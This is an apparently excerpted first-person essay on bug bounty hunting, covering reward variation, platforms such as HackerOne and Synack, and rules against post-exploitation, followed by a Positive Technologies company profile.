
Some people call bounty hunting a snoozefest. It's easy to start chasing after money at the expense of professional development. But it all depends on the individual: some will search for cookie-cutter vulnerabilities for years, while others will be interested in finding challenging ones. Very often, a bug bounty allows finding zero-day vulnerabilities in well-known products.

Perhaps a siren song of easy money does exist, but if it does, no more than in any other area of life. At hackerone, I saw how people grew and got better. Incidentally, not all companies have the ability to pay. Some startups, for example, might just give a t-shirt or a baseball cap. Many send swag packs with T-shirts, caps, and stickers. There are some pentesters who help just out of sporting interest, so to speak. Many airlines, by the way, pay with miles. There is no consistent scale for how much a vulnerability is "worth." The exact same vulnerability can bring you \$50 from one company and \$2,000 from another.

The most important vulnerabilities are those leading to leakage of critical data. Server-side vulnerabilities, of course, are worth more than client-side ones. As I remember, the biggest bounty was \$40,000. It involved a Remote Code Execution vulnerability on a Facebook server.

Bounties differ. For example, some forbid you from post-exploiting a vulnerability. You can send the proof of concept, but if the company finds signs that you actually exploited the vulnerability, you will never get your prize. I'm using in the Synack platform—it's a company that has its own closed platform and clients. At Synack, they review vulnerabilities very quickly and send a reward within 48 hours. Many bug bounty hunters appreciate this approach.

Some say that if you make money from bug bounties, you do not need a day job. I disagree. Bug bounties are a kind of entertainment or hobby. They will never replace teamwork. At a company, you communicate with other specialists, find something together, and help each other—you are never on your own.



About us

For over 15 years, Positive Technologies has accumulated leading-edge knowledge of applied security as a world leader in comprehensive protection of major IT systems from advanced cyberthreats. The company has offices and R&D centers in the United Kingdom, United States, Italy, Czech Republic, Russia, and South Korea. Our team includes over 250 experts in securing ERP, ICS/SCADA, banks and telecoms, and web and mobile applications. More than 1,000 companies use Positive Technologies solutions to assess security and compliance, monitor security events, block attacks, prevent intrusions, investigate incidents, analyze source code, and implement secure development processes. For three consecutive years, the company has been named a Visionary in the Gartner Magic Quadrant for web application firewalls (WAFs).

Findings by Positive Technologies experts are used to update the MaxPatrol knowledge base and develop new comprehensive security solutions including PT Application Firewall, PT Application Inspector, MaxPatrol, PT ISIM, PT MultiScanner, and PT Telecom Attack Discovery. These solutions allow securing web applications, assessing network security, blocking attacks in real time, ensuring compliance with industry and national standards, and training security specialists.

A collection of Positive Technologies' most interesting works is published annually for the participants of Positive Hack Days, an international forum on practical security held in Moscow with more than 4,000 security enthusiasts taking part in its discussions, workshops, and contests.

For more information, please visit ptsecurity.com or phdays.com.

